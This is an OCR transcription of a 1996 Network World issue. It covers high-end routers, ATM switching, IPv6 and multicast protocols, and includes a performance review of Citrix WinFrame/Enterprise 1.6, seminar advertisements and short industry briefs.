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
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NetworkWorld Short LIST

High-end routers

The Short List highlights products Network World *recommends you examine when purchasing high-end routers. The vendors mentioned here offer high-throughput products and have made significant strides in implementing strategies to integrate routing and switching to meet the needs of multivendor enterprise nets. Your needs may differ.*

Bay Networks, Inc.'s Backbone Link Node (BLN) and Backbone Concentrator Node (BCN) routers provide consistently high throughput. Now the firm is delivering components of its Bay Switched Internetworking Services (BaySIS) architecture with an ATM Routing Engine module that enables the BLN and BCN to incorporate Asynchronous Transfer Mode switching. The firm is also beta-testing its Virtual Network Routing module that adds route server functionality to the System 5000 hub. Bay also developed an Integrated Private Network-to-Network Interface, a single routing protocol for ATM and existing network layer protocols.

Cisco Systems, Inc.'s family of 7500 Multiprotocol Routers continue the firm's tradition of supporting almost any LAN or WAN interface and protocol. Cisco has also delivered a key piece of its CiscoFusion architecture, which it calls CiscoFusion in a box, a high-end routing product that provides routing and switching processors.

CrossComm Corp.'s XLT Multiprotocol Router is distinguished by its ATM backplane, which moves data among router, edge switch and ATM switch modules, all of which can communicate in an ATM environment.

Newbridge Networks, Inc.'s VIVID Virtual Router works with ATM network interface cards, edge switches with ATM uplinks, a route server, an ATM switch and a Simple Network Management Protocol-based System Manager. Legacy systems, such as Ethernet and token ring, can continue to exist at the desktop, while ATM switches at the core can tap the route server for packet- or cell-forwarding instructions as needed. The product exemplifies Newbridge's contribution to ATM standards, which involves compliance with User-Network Interface 3.1 and the proposed Multi-Protocol Over ATM architectures.

---

bone; next, tie-in servers and high-end workstations; then, extend ATM connectivity to other locations, such as campus facilities or remote offices.

NetStar, Inc. incorporates switching and routing in the same box a little differently than CrossComm. The company includes a 16G bit/sec crosspoint switching matrix in its GigaRouter chassis. That matrix enables the GigaRouter to support as many as 16 1G bit/sec connections between routing modules, each of which maintain their own IP routing table.

Yet another model

Another high-end LAN-to-ATM router that is marketed primarily to carriers but could provide benefit to large end users is NetEdge Systems, Inc.'s ATM Connect.

Doug Green, NetEdge product line manager, says the product is aimed at the carrier market due to a shift in corporate MIS responsibilities that is causing more companies to outsource the management of WAN connections. "With deregulation, carriers are looking for new revenue opportunities, and supplying both the WAN connection and router to an end user provides both added value and additional business," Green said.

Green cites managed frame relay network services as an example of what carriers can do with the ATM Connect product. "We started seeing this model work with frame relay networks, as many carriers started supplying the routers, circuits and overall management to customers," he said. "ATM is more complex than frame relay, so it only stands to reason that this established outsourcing model will hold in that arena, as well."

But many of the architectural enhancements that NetEdge has designed into its ATM Connect router can be used in a large private network as well.

ATM Connect is distinguished from other routers in three ways. First, it has enhanced security features that enable several customers to share a high-bandwidth pipe without being able to see one another's traffic.

Second, many of the product's traffic management features can be configured on a per-customer basis, which makes it possible to optimize traffic parameters for each customer's portion of the router independently of others. Finally, the product enables carriers to open up certain network management functions for customer access.

High-speed links available

The integration of routing and switching is far from the only trend in the router market. In fact, all of the interest in ATM switching, the Internet and building corporate intranets has fueled the need for router makers to strengthen their capabilities, says Dan Scavezze, senior product manager at Bay Networks.

"Areas that we have been concentrating on recently include supporting high-speed LAN connections such as 100Base-T, implementing both hardware and software data compression to optimize WAN connections, heightened network security, and protocol en- hancements," Scavezze says.

And while throughput is already impressive — Scavezze says the BCN can aggregate in excess of 1 million packet/sec — Reduced Instruction Set Computing and custom processors are speeding things up even further. Vendors are also optimizing the operating system software of their routers for greater performance.

One of the hot WAN interfaces being supported of late is the High Speed Serial Interface, which can be used to access Switched Multimegabit Data Service. "Some of our customers have recently been quoted extremely favorable SMDS rates from some of the carriers," CrossComm's McLeod says. He surmises the carriers are hoping to lock in with SMDS and later migrate them to ATM.

On the protocol side, vendors are concentrating on new routing protocols that make the integration of routing and switching as seamless as possible.

Many of these enhancements have focused on support for multicast connections (virtual links that distribute the same information to multiple destinations) while conserving precious network bandwidth. Typical applications requiring multicast connections include distance learning, videoconferencing, and the distribution of near real-time data such as stock quotations.

Several protocols to watch include the Internet Group Membership Protocol (IGMP), which is defined in the IETF's RFC 1112. IGMP is used to manage multicast groups by allowing individual hosts to join and leave the group.

Another is the multicast extensions to the Open Shortest Path First (OSPF) protocol, defined in RFC 1584, which are used to distribute topology and reachability information between routers. The OSPF enhancements conserve bandwidth by allowing a single packet with a multicast address to traverse the network until the paths to the separate destinations diverge. At that point, the packet can be replicated as needed and sent over the divergent paths.

Third, an IETF draft document defines the Resource Reservation Protocol (RSVP), which specifies a method for routers to allocate bandwidth to a particular data flow, thus guaranteeing available bandwidth to support a particular application.

As you can see, routers have been challenged by high-end switches as the key component for high-end packet processing, and these challenges have forced router vendors to develop ways of melding existing router-based networks with switching systems.

But while the router may undergo a metamorphosis, the routing function — that essential process of keeping packets going on the optimum path from source to destination — will still be required.

Miller is a contributing editor and president of DigiNet Corp., a Denver-based data communications engineering firm. He will lead a Network World Technical Seminar concerning IP version 6 this fall. He can be reached via the Internet at mark@diginet.com.

Of the 13 companies listed in the Buyer's Guide chart on page 44, nine offer an Internet firewall capability: Ascom Timeplex, Bay, Cisco, CrossComm, IBM, NetEdge, NetStar, Proteon and 3Com.

The wait is on for the next generation TCP/IP

If you're looking for more security and addressing space in products that support TCP/IP, you'll have to wait until early next year to get it from leading router vendors.

It will take that long for vendors to implement enhancements in IP part of TCP/IP in their routing protocols. Those enhancements were developed in response to the phenomenal growth of the TCP/IP-based Internet, which brought to light IP's security flaws and address limitations.

The Internet Engineering Task Force (IETF) began work on IP enhancements in late 1993 and eventually settled on RFC 1883, also called IP Version 6 (IPv6). Work on developing procedures to support RFC 1883 over various link-layer and routing protocols is now under way.

The majority of work being done to bring IPv6 to market has focused on host-related issues, such as packet formats and addressing structures. "Enhancements to the routing protocols, such as OSPF, are not as far along," says Martin McNealis, IP product manager at Cisco Systems, Inc. Research within the IETF working groups is moving ahead, however, and initial draft documents defining how IPv6 will work with routing protocols such as OSPF have been released.

Cisco intends to incorporate IPv6 into its Internetwork Operating System (IOS), which could then be implemented across its entire product line.

"Once the router-to-router protocol enhancements are in place, we plan to enable our customers to roll their implementations into IPv6," McNealis says. "But the completion of those protocols is the key. You can't build an enterprise-wide network if only the host-to-host protocols are designed."

In the meantime, a number of transition mechanisms are under development.

In addition to Cisco, other router vendors implementing IPv6 include Bay Networks, Inc. and Digital Equipment Corp.

Many of these vendors will be participating in an interoperability demonstration at the Networld+Interop Conference in Tokyo later this month.

— Mark Miller

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"IP is becoming the common coin of enterprise networking and understanding where IP is going is a high priority for network professionals."
John Gallant, Editor-in-Chief, Network World

IPv6
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FOR
TCP/IP INTERNETWORKS

DIRECTED AND PRESENTED BY RENOWNED INTERNETWORKING EXPERT MARK MILLER

Preparing for the Next Generation Internet Protocol

The next generation of Internet Protocol — IPv6 will significantly impact your TCP/IP-based internetwork. The Internet explosion now requires new functions that go beyond the capabilities of the current Internet Protocol, or IP. These include enhanced security, support for real time traffic flows and expanded addressing capabilities. The addressing issue has been one of the most significant concerns as it was predicted that the Internet community would run out of available addresses, thus limiting the growth of this critical communication resource.

In late 1990, the Internet Engineering Task Force (IETF) initiated efforts to select a successor to the IP. In late 1993, the IETF formed the Internet Protocol — Next Generation (IPng) working group, which was chartered with investigating the various proposals, and recommending a course of action. The outcome of those efforts produced what is now known as IP version 6 (IPv6), which is currently being implemented by many vendors.

Perhaps more importantly, IP is the foundation of the TCP/IP protocol suite. Therefore if IP is revised, other protocols must be changed as well. The significance of this protocol revision extends to LANs, MAN and WAN transmission systems, as well as the upper layer protocols and application programming interfaces.

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✓ Discover key features of IPv6, including larger addresses and security

✓ Learn how to strategically plan your transition from IPv4 to IPv6

KEY BENEFITS OF ATTENDING

- Understand the limitations of the current Internet Protocol — IPv4
- Learn details of the proposed IPng solutions: CATNIP, TUBA and SIPP
- Understand the key functional and protocol enhancements incorporated into IPv6
- Analyze the formats of the IPv6 packet header, extension headers, ICMPv6 messages, Neighbor Discovery messages and others
- Gain detailed insights into how the IPv6 transition will affect other protocols, such as Ethernet, token ring, RIP and OSPF
- Explore the effects of IPv6 on other elements of your internet or intranet architecture
- Learn how leading vendors such as Bay Networks, Cisco Systems, Digital, FTP Software, Sun and others are implementing IPv6
- Discover how to obtain public domain sources of further information on IPv6

1996 LOCATIONS AND DATES

Chicago, IL	September 26	Boston, MA	November 8
Washington, DC	October 10	Irvine, CA	December 3
Denver, CO	October 16	San Francisco, CA	December 4
Atlanta, GA	October 24	New York, NY	December 10
Dallas, TX	October 25	Philadelphia, PA	December 11

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

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

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Enterprise-Strength Remote Access

Citrix's WinFrame/Enterprise not only lets you run applications remotely, it also lets you run the newest apps on your oldest client PCs.


By Tony Croes

Citrix Systems, Inc.'s WinFrame/Enterprise takes a distributed processing model from the Unix workstation world, puts a new twist on it to support Windows applications, and ends up with an extraordinary remote access and application deployment platform. Our test of WinFrame/Enterprise Version 1.6 indicates it is the virtual equivalent of a Web server/browser combo for remote Windows applications.

WinFrame is an application server that divides processing between a server and a client. Citrix developed a presentation layer protocol called the Intelligent Console Architecture (ICA) that allows an application's user interface to execute on the client side while the application itself executes on the WinFrame server. The concept is similar to the X Window System, where applications run on back-end Unix servers while the user interface runs on an X terminal or workstation.

On the server side, processes called WinStations run applications for the remote users. WinStations are set up to monitor either a specific network protocol such as SPX, IP or NETBEUI, or to monitor serial ports on the server. When users connect, they log into WinFrame as Windows NT users and control one instance of a WinStation.

On the client side, the WinFrame Remote Application Manager receives display information such as bitmaps, glyphs, pointers and other graphic objects sent from the server and uses them to present the user interface on the client. These clients can be anything from a relatively low-powered PC to a simple Windows terminal (Wyse Technology, Inc., Tektronix, Inc., Network Computing Devices, Inc. and others build terminals for Windows applications) or even a Web browser.



A remote client *can run applications on a WinFrame server over SPX, IP or asynchronous lines.*

The WinFrame Remote Application Manager gives low-powered clients and those running over low-speed links the ability to run 16- and 32-bit Windows applications and harness the processing power of one or more WinFrame servers.

WinFrame/Enterprise includes support for Novell Directory Services (NDS), a Windows 95 installation wizard and direct dial-up (non-remote node connections) to a WinFrame server.

First impressions

WinFrame is fast — very fast. We had to double-check to make sure our connection was made via the Windows NT Remote Access Service (RAS) rather than our local network. If you are accustomed to traditional remote control technologies, the transition to WinFrame will be a pleasant surprise.

WinFrame remote node services are built on the RAS. On the plus side, this means that WinFrame supports both remote node and remote control on the same server platform. On the minus side, it means that you must accept RAS's warts along with its good points.

For example, we were disappointed by our Windows 95 RAS client's inability to support both local and dial-up network connections at the same time.

When dialing in from stand-alone workstations, RAS performed well. However, when a remote workstation was also attached to a LAN, local connections using the same protocol were disconnected during dial-up.

In some cases, this applied even when the protocols were different from those used in the dial-up connection. For example, when we tested with remote stations connected to Windows 95 workgroups, NetWare, Banyan VINES and the Internet, all but the Windows 95 workgroup connections (over NETBEUI) were terminated when connected to RAS.

To test WinFrame and ICA application performance, we used the Remote Application Manager to establish user sessions with the server. These were both remote node and LAN-attached connections. All of our WinStations monitored SPX or IP rather than asynchronous ports.

WinFrame/Enterprise supports direct dial-up connections, remote node connections via ICA to WinFrame servers, and network connections. We used the latter two approaches in our tests.

We first tried to see how much overhead was caused by RAS and how much by WinStations. As we discovered, the server runs out of resources for WinStations first. That's because each WinStation is a separate user logged on the NT server.

NetResults

Product	**WinFrame/Enterprise 1.6**
Vendor	Citrix Systems, Inc. (800) 437-7503 http://www.citrix.com
Price as tested	Server with 15 concurrent user licenses: $5,995 WinFrame client software may be distributed free
Pros	▲ Easy to install ▲ Easy to administer ▲ Novice users can set up the client ▲ Provides managers with centralized administration of applications ▲ Excellent remote performance
Cons	▼ Hefty memory and resource requirements

If eight of these users run PowerPoint (or any application), there are eight separate instances of the application running on the same processor, each with its associated memory overhead.

We first tested file transfer performance. With a single RAS connection, file transfer times averaged 2 minutes and 50 seconds. When all eight RAS users were connected, transfer times increased to an average of 6 minutes. Still, with eight users dialed in, RAS scaled fairly well. Additional users could be connected without causing transfer failures or spontaneous disconnects.

We then loaded PowerPoint 7.0 and opened our PowerPoint 4.0 test presentation. With only one RAS user, our test slide presentation converted and loaded in 47 seconds — the same time it took to load locally. By the time we had four users simultaneously loading a copy of the presentation, performance was noticeably slower. Load times ranged between 6 and 8 minutes. Somewhere between six and eight simultaneous users, we overloaded the resources of our WinFrame server. Some users began receiving error messages indicating page faults or errors loading PowerPoint Dynamic Link Libraries.

A Cubix Corp. technical support engineer explained that our applications basically timed out waiting for attention from the CPU. With more memory, we might have supported a couple more users.

Either way, both the CPU and the memory became barriers. Citrix recommends the server have 16M-byte base memory for the operating system plus an additional 8M bytes per user. The engineer we spoke to thought we should have been able to run fairly well under normal circumstances with the 6M to 7M bytes per user we had. But, under what he called a particularly harsh test scenario, we needed more memory. More CPU power would have been good, too, but the server wouldn't likely have crashed without it.

The big easy

The Version 1.6 client is extremely easy to set up even for a novice user. The installation wizard automatically detects modems, and a new WinFrame feature automatically displays the names of IPX-based WinFrame servers in a drop-down edit box. In previous versions, you had to execute the command "query appserver /address" at the NT command line and manually enter the network node address of IPX-based servers. For IP-based servers, users must know the IP address of the server, or if Domain Name Service is running, they can use a server name.

You can also create application icons that automatically connect to the WinFrame server and launch a specific application. When this is done, it's difficult for a user to tell if the application is running locally or on a remote server. The only clue is a user name and password prompt required to get to the WinFrame server.

Other usability features include the ability to cut and paste between local and remotely running applications; client drive mapping, which allows applications running on WinFrame to access remote client drives as network drives; and remote printer support. Printers on the client side appear to the WinFrame applications as network printers.

Printing speed is also very good. We printed 10 slides from a PowerPoint presentation running on the server to a client printer. PowerPoint finished with the slides in 1 minute and 40 seconds and permitted the user to keep working. Meanwhile, the remote printer received the job from the network print queue and finished with the job in just under 5 minutes. Printing the same job locally on a 66-MHz 486 client workstation with 16M bytes of RAM actually took longer.

Installing WinFrame

WinFrame is a licensed extension of Microsoft Windows NT Server. Though you can install WinFrame on an existing NT Server, NT need not be already installed on your hardware. However, if you intend to use Windows NT File, Print or RAS services, you must have the appropriate number of Microsoft Client Access Licenses, because these are not included with WinFrame.

Since WinFrame encompasses both the operating system and the WinFrame extensions, installing WinFrame is like installing Windows NT 3.51. We were pleased to see that while Citrix trimmed the number of manuals in Version 1.6, it left in the helpful Quick Installation Guide. This guide leads you through the process of installing WinFrame and multiport adapters and network cards, creating WinStations and installing user applications.

WinFrame includes a tremendous amount of documentation, much of it on CD-ROM, including information on hardware requirements, configuration and tuning of WinFrame servers. The tuning sections are important; WinFrame performance varies greatly depending on the application mix and available server resources such as processor speed and memory.

Results and recommendations

Overall, we were impressed with WinFrame. The Remote Application Manager was bulletproof; we didn't have a single reported client crash or failure to connect to the WinFrame server during a long evaluation on our production network. While we were able to overload the system under our test scenario, the WinFrame documentation indicates measures we might have taken to alleviate the problems encountered. We believe that simply adding memory would have solved those we experienced.

WinFrame requires some careful planning to deploy, and its hardware requirements can be substantial.

However, when you stop to consider that a single processor server (with appropriate storage and memory) can effectively serve applications to 15 or more users, and that multiprocessor servers can meet the needs of 60 users, the economics of WinFrame begin to look quite favorable. Add in the benefits of a centrally managed application server, which removes the headaches associated with managing software in the field, and WinFrame is definitely a winning proposition. ■

POWER AND GLORY

Citrix makes a clear distinction between typical and power users. They define typical users as those who use a one or two applications, often only one at a time, with no OLE requirements. Power users employ OLE extensively or use several applications at once. According to guidelines from Citrix, our test server could support between 10 and 15 typical users.

HOW WE DID IT

We installed WinFrame on a Cubix Corp. ERS/FT server with a single 120-MHz Pentium processor and 64M bytes of RAM. On the server side, we used an intelligent 16-port serial adapter from Digi International and eight U.S. Robotics V.Everything modems.

On the remote workstations, we tried a number of PC Card modems, and found the Mobile Plus Cellular Ready modems from Apex Data, Inc. worked best. With these, we were able to consistently connect at 28.8K bit/sec.

We set up tests to show the effects of Windows NT Remote Access Services (RAS) loading in addition to WinFrame application loads. We tested with one, two, four, eight and 12 simultaneous users.

We intended to test with 15, but we were unable to push WinFrame that far on the test server. Our WinFrame server became overloaded starting at six simultaneous users and failed with 12. We made eight of the connections via RAS and the remaining connections over network-attached nodes.

Our first test, with RAS clients only, was a simple copy of a 1.2M-byte database file from a network drive to a local drive. The second test involved loading a 1.4M-byte PowerPoint 4.0 presentation in PowerPoint 7.0.

When to stay away from WinFrame

Unless you must run them, stay away from 16-bit applications on WinFrame. Win16 applications run in WOW mode (Win16 on Win32) under WinFrame. This causes 16-bit applications to consume more system resources. According to Citrix, Win16 applications reduce the number of users supported per processor by 20% and increase the memory requirements per user by 25%.

Some DOS applications are also a no-no on WinFrame. Older applications often poll the keyboard for user input — a process that can take as much as 30% of the available CPU resources per instance. Citrix can provide utilities and information to help companies deal with these misbehaving DOS applications.

— Tony Croes

What is WinFrame/Enterprise?

WinFrame is not just a remote access server. WinFrame is a software server designed to host applications for other users — an application server. These users might just as easily be on a local network as dialed-in.

The fact that WinFrame includes Windows NT RAS and a form of remote control sometimes leads people to think that WinFrame is competition to products such as Symantec Corp.'s Norton pcAnywhere or remote node servers. This is only partially true.

It might be more correct to view WinFrame as competition to a Netscape Commerce Server running Java applications or a Microsoft Internet Information Server running ActiveX applications. The WinFrame server provides applications in much the same way; they're just ordinary Windows applications as opposed to specialized Web ones.

Just as you might access an Internet application while dialed in or while network-attached, you can access a WinFrame application either way, as well. WinFrame can serve up 32-bit Windows applications to all kinds of clients: a fleet of older PCs on a network (even ancient PC-XTs running DOS), people on the Internet, a Wyse or Tektronix Windows terminal (a device similar to an X terminal), or dial-up users. The applications execute on the server side, while a WinFrame client acts as a "browser" that understands how to manipulate and display Windows applications that are running elsewhere.

— Tony Croes

Link to Network World Fusion
http://www.nwfusion.com to access the archives of the Framers list. Select NetRef, Buyer's Guides and Reviews, then Citrix WinFrame/Enterprise.

The alliance is a co-operative of users, consultants, educators and integrators that applies its technical and business skills to analyze and compare strategic network products. A list of alliance partners can be found on page 41.

Croes is an industry analyst with the Houston-based technology and consulting firm Currid & Company. He can be reached via E-mail at croes@currid.com.

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DIRECTED BY MARK MILLER

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- See how SNMP plays a key role in internetwork management including the management and operation of broadband networks
- Understand the operation of IP-based routing
- Match the LAN application with the appropriate WAN broadband technology
- Understand TCP/IP and the Internet protocol suite, including ARP, ICMP, UDP, SMTP and TELNET
- Explore the internetworking challenges of remote access and wireless communications

1996 LOCATIONS AND DATES

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San Jose, CA	July 30–31	Atlanta, GA	Oct. 22–23
St. Louis, MO	Aug. 6–7	Boston, MA	Nov. 6–7
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

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Briefs

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In addition, Microsoft Corp., Novell, Inc. and Lotus Development Corp. certification exams will be given at the conference.

Softbank: (800) 348-7246.

The Open Group, *formed by the X/Open Company, Ltd. and Open Software Foundation, Inc., has created* **The Open Software Registry** *to help users locate software that conforms to Open Group standards.*

Updated daily, the Web site at http://opensoftware.com will also help users understand interproduct dependencies, standards conformance and portability. There is also an auditing capability that informs users how strictly the products listed conform to standards.

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Outsourcing supplier **EDS Corp.** *has created its* **Primary Integrated Platform Environment (PIPE)** *to help customers determine which products will work best together in a distributed environment. EDS has tested 36 products from 14 suppliers for interoperability, reliability and other PIPE specifications. Products tested include a number of database management systems, processors, storage devices and systems management tools. EDS is making the list public to interested users.*

EDS: (800) 566-9337.

As you recruit, think salesmanship

Landing the best person may depend on identifying and targeting candidates' needs.

By Frank Schoff

